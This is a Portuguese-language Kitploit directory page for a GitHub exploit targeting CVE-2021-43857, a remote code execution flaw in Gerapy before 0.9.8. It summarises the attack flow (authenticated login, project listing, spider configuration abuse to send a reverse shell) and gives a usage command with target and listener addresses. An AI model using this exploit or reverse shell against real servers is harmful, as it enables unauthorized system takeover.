
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-43857 — Gerapy anterior à versão 0.9.8 é vulnerável à execução remota de código. Este problema é corrigido na versão 0.9.8. | Kitploit
Ferramentas/GitHubGitHub/longwayhomie/cve-2021-43857
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso Remoto
GitHublongwayhomie/cve-2021-43857

CVE-2021-43857

Gerapy anterior à versão 0.9.8 é vulnerável à execução remota de código. Este problema é corrigido na versão 0.9.8.

Ver Repositório
714há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2021-43857

O Gerapy anterior à versão 0.9.8 é vulnerável à execução remota de código. Este problema é corrigido na versão 0.9.8. CVE-2021-43857 é uma vulnerabilidade classificada com prioridade Crítica (CVSS 9.8) que leva à execução remota de código.
Esta vulnerabilidade afeta todas as versões anteriores à 0.9.8.
Testada apenas na 0.9.6. Requer credenciais corretas.

O exploit funciona fazendo login no aplicativo, obtendo a lista de projetos criados (falhará se não houver nenhum), e então usando a configuração do projeto para executar o mecanismo vulnerável spider enviando o payload de reverse shell.


Exemplo de uso: python3 cve-2021-43857.py -t 172.17.0.2 -p 8000 -L 172.17.0.1 -P 4444
Screen

Baixar ferramenta